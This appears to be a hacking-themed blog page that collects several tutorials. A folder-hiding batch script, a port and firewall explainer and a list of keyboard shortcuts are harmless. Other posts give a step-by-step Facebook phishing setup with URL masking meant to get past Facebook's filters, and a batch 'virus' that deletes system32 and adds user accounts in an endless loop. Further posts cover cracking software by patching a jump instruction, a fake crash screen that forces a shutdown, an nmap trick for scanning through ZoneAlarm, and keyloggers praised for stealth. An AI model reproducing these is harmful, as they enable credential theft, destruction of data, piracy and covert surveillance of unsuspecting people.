
Showing posts with label hacking. Show all posts

UNLOCK ANY FOLDER WITHOUT USING ANY SOFTWARE


Sometimes when we are working on a shared computer or we have some confidential data that we want to protect it from accessing the other users. A lot of softwares are available for this purpose. But do you know that you can simply create a locked folder in your computer without any software and you will have a key that will be required to unlock that folder. There are two of methods discussed here, to exercise the first one simply follow these steps:


  • First of all open your notepad and type there this code given below.
cls
@ECHO OFF
title Folder Locker
if PASSWORD "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT PASSWORD Locker goto MDLOCKER
:CONFIRM
echo Are you sure u want to Lock the folder(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock folder
set/p "pass=>"
if NOT %pass%==type your password here goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Locker created successfully
goto End
:End

  • Now replace "PASSWORD" with your own password.
  • After typing the full code save the file as "folder.bat".
  • You will get a batch file where you save it.
  • Now, First of all double click there,  a new folder will be appear on the screen. like this:

  • Now put your files in that folder and again double click on folder.bat
  • It will gives you a notification on cmd now type "Y" to lock your folder.
  • and hit Enter key, now the folder will be disappear from your screen.
  • Now If you want to get back that folder, then just click on folder .bat and input your password and you will get the files back.

more soon. . . . .

Read more

Hack the facebook account without using any software


Hey readers!! hope so you all are fine
                                            Today i'm gonna show a tutorial to hack the facebook account free without any software and all that. . . . .
This tutorial is have the detailed information with everything, including what you will need and all the thinking process necessary to successfully hack a Face book account.


THE ONLY METHODS IN THE WHOLE WORLD TO HACK FACE BOOK ACCOUNTS ARE :-


  • Key loggers
  • Rats
  • Phishing
  • Social Engineering


We will we use very popular method to hack face book account password.That is Phishing.
This is one of the best method to hack face book account password.
LATER ON I WILL GUIDE YOU WITH KEY-LOGGING RATS AND SEE BEFORE STARTING PHISHING I WILL CLEAR YOU THE PERFECT CONCEPT OF PHISHING


What is phishing ?

Phishing is a technique of obtaining sensitive data such username,password,credit card details etc by an attacker by claiming to be a trusted or genuine organisation/company. 

The most common type of phishing is Fake Login Pages. The basic methodology of this attack is written below

  • Suppose an attacker wants to hack gmail/yahoo/facebook/bank account of the victim. Attacker creates a fake login page of that website . This fake login page looks exactly like real/genuine login page.

  • Attacker then sends the link of that fake login page to victim through an email or any other means.The sender's email Id is usually spoofed to give an authentic look to it. 


  • Victim clicks on the link, fake login page appears in his browser and he enters his credentials in that page thinking that it is genuine.


  • The credentials that are username and password go to the attacker. Hence victim's account gets hacked.


  • Victim is then redirected to any webpage as chosen by attacker. Most probably the victim is redirected to genuine website or a page displaying an error.


I hope the idea is clear to you. 

This is the best method to hack anyone's gmail/yahoo/orkut/facebook/bank account.

Creating a fake login page is very simple. 

Then it depends on attacker's smartness that how he manages to fool the victim to get his credentials entered in fake login page. 

Simply this attack depends on attacker's intelligence as well as victim's carelessness.

OK NOW WE ALL HAVE CLEARED THE CONCEPT ABOUT PHISHING
COMMON LETS START PHISHING

How to set up the Phishing site, which is the Difficult task 
BUT I HAVE MADE YOU ALL VERY EASY!!!!!!


  • Step 1: 

The First Step in Making the site is to register an account

REGISTER AT 000WEBHOST.COM


  • Step 2: 

Now Goto your email account that you gave and confirm your account with confirmation link


  • Step 3:

Now Download this PHISHING PACKAGE 
THIS PHISHING PACKAGE IS THE ZIP FILE SO I RECOMMEND YOU DON'T OPEN IT OR EXTRACT IT.
JUST DOWNLOAD IT AND KEEP ON ONE SIDE.


  • Step 4: 

Now CLICK HERE and Log into your account.

Now when you are logged into your account click on the Go to Cpanel in front of your domain that you had registered, and then Go to File Manager under Files and log into it.


  • Step 6:

Now Click on the Public_html.


  • Step 7:

Now click on the Upload button, choose the PHISHING PACKAGE under the Archives that you have downloaded, to be uploaded.


  • Step 8: 

After Uploading go back and see weather all the files are uploaded correctly.

Thats Sit you PHISHING SITE IS READY NOW.

Now share the link of your phishing site in chating, Facebook wall or any where whose account you want to hack or you can also give the fake mail with the name of face book by mailing phishing link.

(NOTE:- MOST OF THE PEOPLES DON'T KNOW WHERE IS THE PHISING LINK OR WHICH LINK THEY HAVE TO SHARE.
TO KNOW THE PHISHING LINK LOG-IN TO YOUR WEBHOST ACCOUNT
AND AFTER LOG-IN,IN THE RIGHT-HAND-SIDE YOU WILL SEE THE ACCOUNT INFORMATION IN THERE IS A FIRST LINE DOMAIN. . . .  THE DOMAIN IS YOUR PHISHING LINK OK....)


  • STEP 9:

Now any one who visits your site would be taken to the Fake Face book Login Page. After they enter their User name and Password, they will be taken to THE REAL FACE BOOK LOGIN PAGE So there is NO chance that it will be detected. 


  • STEP 10:

NOW TO SEE THE PASSWORD OF THE VICTIM ,LOGIN TO YOUR
WEB HOST ACCOUNT ,

CLICK ON FILE MANAGER AND AGAIN LOGIN THERE,

CLICK IN PUBLIC_HTML

NOW THERE YOU WILL SEE THE LAST FILE PASSWORD.TXT ,JUST CLICK ON VIEW IN THE RIGHT SIDE AND YOU WILL SEE THE USER NAME AND PASSWORD OF THE VICTIM

Now if you have successfully made the Phishing page(site) then you must know that on Face book you cannot post it, mail it, or sent it in chat.

This is because Face book don't allow the PHP HOSTING SITES. 
So Solution to this problem is to use .TK for the URL hiding.
All you have to do is to .TK on the main page enter your Phishers address and get a domain for that.
FINALLY FACE BOOK ALLOWS TO POST IT.
Read more

Closing Open holes in your system and save your pc from hack.

Well today am sharing a good tutorial on Open Holes, Its not my creation but yeah a bit useful for many reasons.


With the spread of Hackers and Hacking incidents, the time has come, when not only system administrators of servers of big companies, but also people who connect to the Internet by dialing up into their ISP, have to worry about securing their system. It really does not make much difference whether you have a static IP or a dynamic one, if your system is connected to the Internet, then there is every chance of it being attacked.

This manual is aimed at discussing methods of system security analysis and will shed light on as to how to secure your standalone (also a system connected to a LAN) system.

Open Ports: A Threat to Security?

In the Netstat Tutorial we had discussed how the netstat -a command showed the list of open ports on your system. Well, anyhow, before I move on, I would like to quickly recap the important part. So here goes, straight from the netstat tutorial:

Now, the ??a? option is used to display all open connections on the local machine. It also returns the remote system to which we are connected to, the port numbers of the remote system we are connected to (and the local machine) and also the type and state of connection we have with the remote system.

For Example,

C:\windows>netstat -a

Active Connections


 Proto  Local Address          Foreign Address              State
 TCP    sahil:1031             dwarf.box.sk:ftp                       ESTABLISHED
 TCP    sahil:1036             dwarf.box.sk:ftp-data                 TIME_WAIT
 TCP    sahil:1043             banners.egroups.com:80    FIN_WAIT_2
 TCP    sahil:1045             mail2.mtnl.net.in:pop3       TIME_WAIT
 TCP    sahil:1052             zztop.boxnetwork.net:80   ESTABLISHED
 TCP    sahil:1053             mail2.mtnl.net.in:pop3       TIME_WAIT
 UDP    sahil:1025             *:*
 UDP    sahil:nbdatagram       *:*


Now, let us take a single line from the above output and see what it stands for:

Proto  Local Address          Foreign Address              State
TCP    sahil:1031                dwarf.box.sk:ftp              ESTABLISHED

Now, the above can be arranged as below:

Protocol: TCP (This can be Transmission Control Protocol or TCP, User Datagram Protocol or UDP or sometimes even, IP or Internet Protocol.)

Local System Name: sahil (This is the name of the local system that you set during the Windows setup.)

Local Port opened and being used by this connection: 1031 

Remote System: dwarf.box.sk (This is the non-numerical form of the system to which we are connected.)

Remote Port: ftp (This is the port number of the remote system dwarf.box.sk to which we are connected.)

State of Connection: ESTABLISHED

?Netstat? with the ??a? argument is normally used, to get a list of open ports on your own system i.e. on the local system. This can be particularly useful to check and see whether your system has a Trojan installed or not. Yes, most good Antiviral software are able to detect the presence of Trojans, but, we are hackers, and need to software to tell us, whether we are infected or not. Besides, it is more fun to do something manually than to simply click on the ?Scan? button and let some software do it.

The following is a list of Trojans and the port numbers which they use, if you Netstat yourself and find any of the following open, then you can be pretty sure, that you are infected.


Port 12345(TCP)                   Netbus
Port 31337(UDP)                 Back Orifice

For complete list, refer to the Tutorial on Trojans at: hackingtruths.box.sk/trojans.txt
----

Now, the above tutorial resulted in a number of people raising questions like: If the 'netstat -a' command shows open ports on my system, does this mean that anyone can connect to them? Or, How can I close these open ports? How do I know if an open port is a threat to my system's security of not? Well, the answer to all these question would be clear, once you read the below paragraph:

Now, the thing to understand here is that, Port numbers are divided into three ranges:

The Well Known Ports are those from 0 through 1023. This range or ports is bound to the services running on them. By this what I mean is that each port usually has a specific service running on it. You see there is an internationally accepted Port Numbers to Services rule, (refer RFC 1700 Here) which specifies as to on what port number a particular service runs. For Example, By Default or normally FTP runs on Port 21. So if you find that Port 21 is open on a particular system, then it usually means that that particular system uses the FTP Protocol to transfer files. However, please note that some smart system administrators delibrately i.e. to fool lamers run fake services on popular ports. For Example, a system might be running a fake FTP daemon on Port 21. Although you get the same interface like the FTP daemon banner, response numbers etc, however, it actually might be a software logging your prescence and sometimes even tracing you!!!

The Registered Ports are those from 1024 through 49151. This range of port numbers is not bound to any specific service. Actually, Networking utlites like your Browser, Email Client, FTP software opens a random port within this range and starts a communication with the remote server. A port number within this range is the reason why you are able to surf the net or check your email etc.

If you find that when you give the netstat -a command, then a number of ports within this range are open, then you should probably not worry. These ports are simply opened so that you can get your software applications to do what you want them to do. These ports are opened temporarily by various applications to perform tasks. They act as a buffer transfering packets (data) received to the application and vis-a-versa. Once you close the application, then you find that these ports are closed automatically. For Example, when you type www.hotmail.com in your browser, then your browser randomly chooses a Registered Port and uses it as a buffer to communicate with the various remote servers involved.

The Dynamic and/or Private Ports are those from 49152 through 65535. This range is rarely used, and is mostly used by trojans, however some application do tend to use such high range port numbers. For Example,Sun starts their RPC ports at 32768.
So this basically brings us to what to do if you find that Netstat gives you a couple of open ports on your system:

1. Check the Trojan Port List and check if the open port matches with any of the popular ones. If it does then get a trojan Removal and remove the trojan.

2. If it doesn't or if the Trojan Remover says: No trojan found, then see if the open port lies in the registered Ports range. If yes, then you have nothing to worry, so forget about it.

***********************
HACKING TRUTH: A common technique employed by a number of system administrators, is remapping ports. For example, normally the default port for HTTP is 80. However, the system administrator could also remap it to Port 8080. Now, if that is the case, then the homepage hosted at that server would be at:

http://domain.com:8080 instead of
http://domain.com:80

The idea behind Port Remapping is that instead of running a service on a well known port, where it can easily be exploited, it would be better to run it on a not so well known port, as the hacker, would find it more difficult to find that service. He would have to port scan high range of numbers to discover port remapping.

The ports used for remapping are usually pretty easy to remember. They are choosen keeping in mind the default port number at which the service being remapped should be running. For Example, POP by default runs on Port 110. However, if you were to remap it, you would choose any of the following: 1010, 11000, 1111 etc etc

Some sysadmins also like to choose Port numbers in the following manner: 1234,2345,3456,4567 and so on... Yet another reason as to why Port Remapping is done, is that on a Unix System to be able to listen to a port under 1024, you must have root previledges.
************************


Firewalls


Use of Firewalls is no longer confined to servers or websites or commerical companies. Even if you simply dial up into your ISP or use PPP (Point to Point Protocol) to surf the net, you simply cannot do without a firewall. So what exactly is a firewall?

Well, in non-geek language, a firewall is basically a shield which protects your system from the untrusted non-reliable systems connected to the Internet. It is a software which listens to all ports on your system for any attempts to open a connection and when it detects such an attempt, then it reacts according to the predefined set of rules. So basically, a firewall is something that protects the network(or systen) from the Internet. It is derived from the concept of firewalls used in vehicles which is a barrier made of fire resistant material protecting the vehicle in case of fire.

Now, for a better 'according to the bible' defination of a firewall: A firewall is best described as a software or hardware or both Hardware and Software packet filter that allows only selected packets to pass through from the Internet to your private internal network. A firewall is a system or a group of systems which guard a trusted network( The Internal Private Network from the untrusted network (The Internet.)

NOTE: This was a very brief desciption of what a firewall is, I would not be going into the details of their working in this manual.

Anyway,the term 'Firewalls', (which were generally used by companies for commerical purposes) has evolved into a new term called 'Personal Firewalls'. Now this term is basically used to refer to firewalls installed on a standalone system which may or may not be networked i.e. It usually connects to an ISP. Or in other words a personal firewall is a firewall used for personal use.

Now that you have a basic desciption as to what a firewall is, let us move on to why exactly you need to install a Firewall? Or, how can not installing a firewall pose a threat to the security of your system?

You see, when you are connected to the Internet, then you have millions of other untrusted systems connected to it as well. If somehow someone found out your IP address, then they could do probably anything to your system. They could exploit any vulnerability existing in your system, damage your data, and even use your system to hack into other computers.

Finding out someone'e IP Address is not very difficult. Anybody can find out your IP, through various Chat Services, Instant Messengers (ICQ, MSN, AOL etc), through a common ISP and numerous other ways. Infact finding out the IP Address of a specific person is not always the priority of some hackers.

What I mean to say by that is that there are a number of Scripts and utilities available which scan all IP addresses between a certain range for predefined common vulnerabilities. For Example, Systems with File Sharing Enabled or a system running an OS which is vulnerable to the Ping of Death attack etc etc As soon as a vulnerable system is found, then they use the IP to carry out the attacks.

The most common scanners look for systems with RAT's or Remote Administration Tools installed. They send a packet to common Trojan ports and display whether the victim's system has that Trojan installed or not. The 'Scan Range of IP Addresses' that these programs accept are quite wide and one can easily find a vulnerable system in the matter of minutes or even seconds.

Trojan Horses like Back Orifice provide remote access to your system and can set up a password sniffer. The combination of a back door and a sniffer is a dangerous one: The back door provides future remote access, while the sniffer may reveal important information about you like your other Passwords, Bank Details, Credit Card Numbers, Social Security Number etc If your home system is connected to a local LAN and the attacker manages to install a backdoor on it, then you probably have given the attacker the same access level to your internal network, as you have. This wouls also mean that you will have created a back door into your network that bypasses any firewall that may be guarding the front door.

You may argue with me that as you are using a dial up link to your ISP via PPP, the attacker would be able to access your machine only when you are online. Well, yes that is true, however, not completely true. Yes, it does make access to your system when you reconnect, difficult, as you have a dynamic Internet Protocol Address. But, although this provides a faint hope of protection, routine scanning of the range of IP's in which your IP lies, will more often than not reveal your current Dynamic IP and the back door will provide access to your system.

*******************
HACKING TRUTH: Microsoft Says: War Dialer programs automatically scan for modems by trying every phone number within an exchange. If the modem can only be used for dial-out connections, a War Dialer won't discover it. However, PPP changes the equation, as it provides bidirectional transportmaking any connected system visible to scanners?and attackers.
*******************

So how do I protect myself from such Scans and unsolicitated attacks? Well, this is where Personal Firewalls come in. They just like their name suggests, protect you from unsolicitated connection probes, scans, attacks.

They listen to all ports for any connection requests received (from both legitimate and fake hosts) and sent (by applications like Browser, Email Client etc.) As soon as such an instance is recorded, it pops up a warning asking you what to do or whether to allow the connection to initiate or not. This warning message also contains the IP which is trying to initiate the connection and also the Port Number to which it is trying to connect i.e. the Port to which the packet was sent. It also protects your system from Port Scans, DOS Attacks, Vulnerability attacks etc. So basically it acts as a shield or a buffer which does not allow your system to communicate with the untrusted systems directly.

Most Personal Firewalls have extensive logging facilities which allows you to track down the attackers. Some popular firewalls are:

1.BlackICE Defender : An IDS for PC's. It's available at http://www.networkice.com.

2. ZoneAlarm: The easiest to setup and manage firewall. Get it for free at: www.zonelabs.com

Once you have installed a firewall on your system, you will often get a number of Warnings which might seem to be as if someone is trying to break into your system, however, they are actually bogus messages, which are caused by either your OS itself or due to the process called Allocation of Dynamic IP's. For a details description of these two, read on.

Many people complain that as soon as they dial into their ISP, their firewall says that such and such IP is probing Port X. What causes them?
Well, this is quite common. The cause is that somebody hung up just before you dialed in and your ISP assigned you the same IP address. You are now seeing the remains of communication with the previous person. This is most common when the person to which the IP was assigned earlier was using ICQ or chat programs, was connected to a Game Server or simply turned off his modem before his communication with remote servers was complete.

You might even get a message like: Such and Such IP is trying to initaite a Netbios Session on Port X. This again is extrememly common. The following is an explanation as to why it happens, which I picked up a couple of days ago: NetBIOS requests to UDP port 137 are the most common item you will see in your firewall reject logs. This comes about from a feature in Microsoft's Windows: when a program resolves an IP address into a name, it may send a NetBIOS query to IP address. This is part of the background radiation of the Internet, and is nothing to be concerned about.

What Causes them? On virtually all systems (UNIX, Macintosh, Windows), programs call the function 'gethostbyaddr()' with the desired address. This function will then do the appropriate lookup, and return the name. This function is part of the sockets API. The key thing to remember about gethostbyaddr() is that it is virtual. It doesn't specify how it resolves an address into a name. In practice, it will use all available mechanisms. If we look at UNIX, Windows, and Macintosh systems, we see the following techniques:

DNS in-addr.arpa PTR queries sent to the DNS server
NetBIOS NodeStatus queries sent to the IP address
lookups in the /etc/hosts file
AppleTalk over IP name query sent to the IP address
RPC query sent to the UNIX NIS server
NetBIOS lookup sent to the WINS server

Windows systems do the /etc/hosts, DNS, WINS, and NodeStatus techniques. In more excruciating detail, Microsoft has a generic system component called a naming service. All the protocol stacks in the system (NetBIOS, TCP/IP, Novel IPX, AppleTalk, Banyan, etc.) register the kinds of name resolutions they can perform. Some RPC products will likewise register an NIS naming service. When a program requests to resolve an address, this address gets passed onto the generic naming service. Windows will try each registered name resolution subsystem sequentially until it gets an answer.

(Side note: User's sometimes complained that accessing Windows servers is slow. This is caused by installing unneeded protocol stacks that must timeout first before the real protocol stack is queried for the server name.).

The order in which it performs these resolution steps for IP addresses can be configured under the Windows registry key

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\ServiceProvider.

Breaking Through Firewalls

Although Firewalls are meant to provide your complete protection from Port Scan probes etc there are several holes existing in popular firewalls, waiting to be exploited. In this issue, I will discuss a hole in ZoneAlarm Version 2.1.10 to 2.0.26, which allows the attacker to port scan the target system (Although normally it should stop such scans.)

If one uses port 67 as the source port of a TCP or UDP scan, ZoneAlarm will let the packet through and will not notify the user. This means, that one can TCP or UDP port scan a ZoneAlarm protected computer as if there were no firewall there IF one uses port 67 as the source port on the packets.

Exploit:
UDP Scan:
You can use NMap to port scan the host with the following command line:

nmap -g67 -P0 -p130-140 -sU 192.168.128.88

(Notice the -g67 which specifies source port).

TCP Scan:
You can use NMap to port scan the host with the following command line:

nmap -g67 -P0 -p130-140 -sS 192.168.128.88

(Notice the -g67 which specifies source port)
Read more

HOW TO CRACK A SOFTWARE (FOR BEGINNERS)

HOW TO CRACK A SOFTWARE 


How to get started in the art of cracking

Introduction:

Tons of new programs are coming out each day… But the bad thing is that most of them are shareware, which means that you have to pay to get the fullversion (most of the time, when you’ll register, the creators of the program will e-mail you an unlock code)… But there are some guys called “crackers”.who can modify the program so that you don’t need to pay to get the full version. In this tutorial, you’ll learn how to crack programs (except VB programs). I hope that you’ll enjoy it.

  • Programs that you’ll need to get started
  • Basic things about cracking

1) Programs that you’ll need to get started


Here’s the list of programs that you’ll need to get to start cracking:
WinDisassembler
Hex Workshop
Hacker’s View

2) Basic things about cracking


Please remember that in this tutorial, I expect that you never cracked aprogram, so it should be easy for beginners.
Here is, step by step, what you have to do to crack a program which needs aname and a serial number (assuming that there’s no good protection):
  • Run the program
cool.gif Go to the place where you can enter your name and a serial number
  • Type your name and any serial number
  • Write down (or memorise) the error message
  • Copy the program’s exe to .bak (for backup) and to .w32
  • Disassemble [progname].w32 with WinDisassembler
  • Click on search -> search. Type the error message, and click on search
  • Scroll up until you find this “Referenced by a Unconditional or Conditional Jump at Address: etc.” (where etc is the address)


  • Go to this address by scrolling up (the addresses are written on the left)
  • There should be “jne” written at this address.
  • Double-click on the line and memorise the offset (written on the status bar)
  • Launch hacker’s view and edit the .exe files
  • Press F4 and select Decode Mode
  • Press F5 and type the Offset.
  • Press F3 and type 74 (which will change jne to je)
  • If the program is not very secured, it should be cracked now!
  • Run the program
  • Type your name and any serial number
  • It should work!
Read more

Destroy Any computer without using software

Destroy Any computer without using software


  • Open the notepad and type the code written below.

@echo off
:virus
del /f /q "C:\WINDOWS\system32"
taskkill explorer.exe
tskill explorer.exe
set /a _virus+=1
net user %_virus+% /add
goto virus


  • Now click on file and save it as "virus.bat".
  • Now when any one open that file that computer starts destroying...
Note: we are not responsible for any of your data lose, so be careful and enjoy!
Read more

TOP 10 FREE KEYLOGGERS TO MONITOR YOUR LOCAL PC OR LAPTOP!


10 Free Keyloggers to monitor your Local PC or Laptop!


Here is an exclusive list of top 10 free local keyloggers. However If you are planning to monitor only your PC or any PC which you have control of, then you can blindly go for “Hardware Keyloggers” as they are the safest keyloggers and operate in a complete stealth. If you Still wanna Prefer Free Keyloggers then below is the list of Free keyl
oggers that will really help you monitor your PC.

  • REFOG Free Edition

Refog Free Keylogger beats competition in two respects: it’s simple to use and it’s free. REFOG Free Keylogger can look after your children without them even noticing. Even technically minded children won’t detect the key logger when it runs in a stealth mode. The program removes all the shortcuts and can be accessed only through a hot key combination. Running unobtrusively from the moment the system boots, REFOG Free Keylogger keeps track of all typed or pasted text.


Download Here:

 photo Animateddownloadbutton_zps817f5b7f.gif


  • Black box express

Simple to use monitoring of one local computer; Monitor Screen recordings, Programs, Keystrokes typed, Websites, Web Searches, Emails/Webmails/ Instant Messenger Chat sent and received. Alerts and Warnings instantly or as a summary on your e-mail or cell phone. everything for 100% Free. No strings attached.

Download Here:

 photo Animateddownloadbutton_zps817f5b7f.gif

  • Personal keylogger

The Personal Keylogger application was designed to be a small tool that will allow you to secretly record all keystrokes and other input. All specific instructions are explained in the application. To exit it and receive your logs, you will need to enter in your keycode. If you have forgotten your keycode, you will need to restart the computer. Keycode is like password. To stop Personal keylogger, you can enter your keycode anywhere on the screen. Once you type-in your keycode, the keylogger will stop monitoring and the log.txt file will be created in your selected destination folder.

Download Here:

 photo Animateddownloadbutton_zps817f5b7f.gif


  • Py keylogger

PyKeylogger is an easy-to-use and simple keylogger written in python. It is primarily designed for backup purposes, but can be used as a stealth keylogger, too. It does not raise any trust issues, since it is a short python script that you can easily examine. It is primarily designed for personal backup purposes, rather than stealth keylogging. Thus, it does not make explicit attempts to hide its presence from the operating system or the user. That said, the only way it is visible is that the process name shows up in the task list, so it is not immediately apparent that there is a keylogger on the system.
#Tip: Press and hold ‘left-CTRL + Right-CTRL + F12′ keys simultaneously to bring up the Control Panel (default password is blank).

Download Here:

 photo Animateddownloadbutton_zps817f5b7f.gif


  • Heretic Macro

Heretic is a powerful tool that is able to record user events, such as mouse clicks and keys, into a C/Java-like script, and play that script either once or repeatedly. It has many commands for dynamic pixel-based botting, window based botting, and static botting/macro-ing (i.e. key presses, mouse clicks, mouse moves, and pauses).

Download Here:

 photo Animateddownloadbutton_zps817f5b7f.gif


  • Ultimate Keylogger

Ultimate Keylogger Free is a free popular all-round monitoring solution. It runs in the background and monitors all typed keystrokes, applications, passwords, clipboard, email, and visited websites’ URLs. You can view the reports as HTML files. Ultimate Keylogger Free will help you to find out, what exactly took place in the system.


Download Here:

 photo Animateddownloadbutton_zps817f5b7f.gif

  • Actual keylogger

It runs hidden in the background and automatically records all keystrokes (including Alt, Ctrl and other functional buttons). The interface can be password protected and the log files are encrypted. You can view the reports as HTML or plain text. In the hidden mode it is invisible in all operating systems.

Download Here:

 photo Animateddownloadbutton_zps817f5b7f.gif


  • Revealer Keylogger Free Edition

Revealer Keylogger is surely the easiest and faster way to record keyboard inputs. There is almost nothing to configure, in fact everything is configured internally with the best settings. Free keylogger monitoring tool that logs every keystroke even passwords behind asterisks and conversations in common instant messengers. Its interface is password protected, the software does not appear in Add/Remove programs or in the taskbar.

Download Here:

 photo Animateddownloadbutton_zps817f5b7f.gif


  • Romaco Keylogger

Romaco Keylogger is a small and easy to use tool that can log all key-presses that are made while it is running, and display them to you in its window. It automatically exports the logged text to a text file every 5 minutes, or manually. It can be hidden at the click of a button, and recalled by vigorously pressing one of the least used keys on the keyboard, the break key.

Download Here:

 photo Animateddownloadbutton_zps817f5b7f.gif 

  • KidLogger

KidLogger collects user activity journal on the Computer and creates detailed Analysis of the user activity available online. Creates the list of most used web sites. Record the text was typed on the keyboard in any application

Download Here:

 photo Animateddownloadbutton_zps817f5b7f.gif 

Read more

Unmask the GMAIL password hidden besides dots.

Unmask the Password Hidden In dots/stars


  • First go to gmail.com u'll see the E-mail and password Hidden In stars But you don't know what is the password.....
  • so now go to the address bar and replace the entire url with this java script code.
javascript: alert(document.getElementById('Passwd').value);

  • And then Hit the ENTER key.
  • A pop-up will open on screen which shows the password which is hidden in the dots/stars


Now Your password is here.


Read more

Awesome Windows Prank


Awesome PC Windows Prank


  • Open notepad(windows+R) and type there his code..


@echo off
cd /
cls
color 17
echo A problem has been detected and Windows has been shut down to prevent damage
echo to your computer.
echo.
echo The problem seems to be caused by the following file: SPCMDCON.SYS
echo.
echo PAGE_FAULT_IN_NONPAGED_AREA
echo.
echo If this is the first time you've seen this stop error screen,
echo restart your computer. If this screen appears again, follow
echo these steps:
echo.
echo Check to make sure any new hardware or software is properly installed.
echo If this is a new installation, ask your hardware or software manufacturer
echo for any Windows updates you might need.
echo.
echo If problems continue, disable or remove any newly installed hardware
echo or software. Disable BIOS memory options such as caching or shadowing.
echo If you need to use Safe Mode to remove or disable components, restart
echo your computer, press F8 to select Advanced Startup Options, and then
echo select Safe Mode.
echo.
echo Technical information:
echo.
echo *** STOP: 0x00000050 (0xFD3094C2,0x00000001,0xFBFE7617,0x00000000)
echo.
echo.
echo *** SPCMDCON.SYS - Address FBFE7617 base at FBFE5000, DateStamp 3d6dd67c
pause >nul
cls
echo Downloading viruses . . .
ping localhost -n 5 >nul
dir /s
pause >nul
shutdown -s -t 120 -c "Your computer has crashed Contact IndianCyberCrew for help."


And save it as virus.bat .
and now its done enjoy and make prank with your friends.

Read more

Computer Shortcuts


  • Keyboard Shortcuts (Microsoft Windows)    


    1. CTRL+C (Copy)
 
    2. CTRL+X (Cut)

    3. CTRL+V (Paste)

    4. CTRL+Z (Undo)

    5. DELETE (Delete)

    6. SHIFT+DELETE (Delete the selecteditem permanently without placing the item in the Recycle Bin)

    7. CTRL while dragging an item (Copy the selected item)

    8. CTRL+SHIFT while dragging an item (Create a shortcut to the selected item)

    9. F2 Key (Rename the selected item)

    10. CTRL+RIGHT ARROW (Move the insertion point to the beginning of the next word)

    11. CTRL+LEFT ARROW (Move the insertion point to the beginning of the previous word)

    12. CTRL+DOWN ARROW (Move the insertion point to the beginning of the next paragraph)

    13. CTRL+UP ARROW (Move the insertion point to the beginning of the previous paragraph)

    14. CTRL+SHIFT with any of the arrowkeys (Highlight a block of text)
          SHIFT with any of the arrow keys (Select more than one item in a window or on the desktop, or
          select text in a document)

    15. CTRL+A (Select all)

    16. F3 key (Search for a file or a folder)

    17. ALT+ENTER (View the properties for the selected item)

    18. ALT+F4 (Close the active item, or quit the active program)

    19. ALT+ENTER (Display the properties of the selected object)

    20. ALT+SPACEBAR (Open the shortcut menu for the active window)

    21. CTRL+F4 (Close the active document in programs that enable you to have multiple document
          opensimultaneou­ sly)

    22. ALT+TAB (Switch between the open items)

    23. ALT+ESC (Cycle through items in the order that they had been opened)

    24. F6 key (Cycle through the screen elements in a window or on the desktop)

    25. F4 key (Display the Address bar list in My Computer or Windows Explorer)

    26. SHIFT+F10 (Display the shortcut menu for the selected item)

    27. ALT+SPACEBAR (Display the System menu for the active window)

    28. CTRL+ESC (Display the Start menu)

    29. ALT+Underlined letter in a menu name (Display the corresponding menu) Underlined letter in a
          command name on an open menu (Perform the corresponding command)

    30. F10 key (Activate the menu bar inthe active program)

    31. RIGHT ARROW (Open the next menu to the right, or open a submenu)

    32. LEFT ARROW (Open the next menu to the left, or close a submenu)

    33. F5 key (Update the active window)

    34. BACKSPACE (View the folder onelevel up in My Computer or Windows Explorer)

    35. ESC (Cancel the current task)

    36. SHIFT when you insert a CD-ROMinto the CD-ROM drive (Prevent the CD-ROM from
          automatically playing)
 

  •  Dialog Box - Keyboard Shortcuts


    1. CTRL+TAB (Move forward through the tabs)

    2. CTRL+SHIFT+TAB (Move backward through the tabs)

    3. TAB (Move forward through the options)

    4. SHIFT+TAB (Move backward through the options)

    5. ALT+Underlined letter (Perform the corresponding command or select the corresponding option)

    6. ENTER (Perform the command for the active option or button)

    7. SPACEBAR (Select or clear the check box if the active option is a check box)

    8. Arrow keys (Select a button if the active option is a group of option buttons)

    9. F1 key (Display Help)

    10. F4 key (Display the items in the active list)

    11. BACKSPACE (Open a folder one level up if a folder is selected in the Save As or Open dialog box).
Read more
Blogger Widgets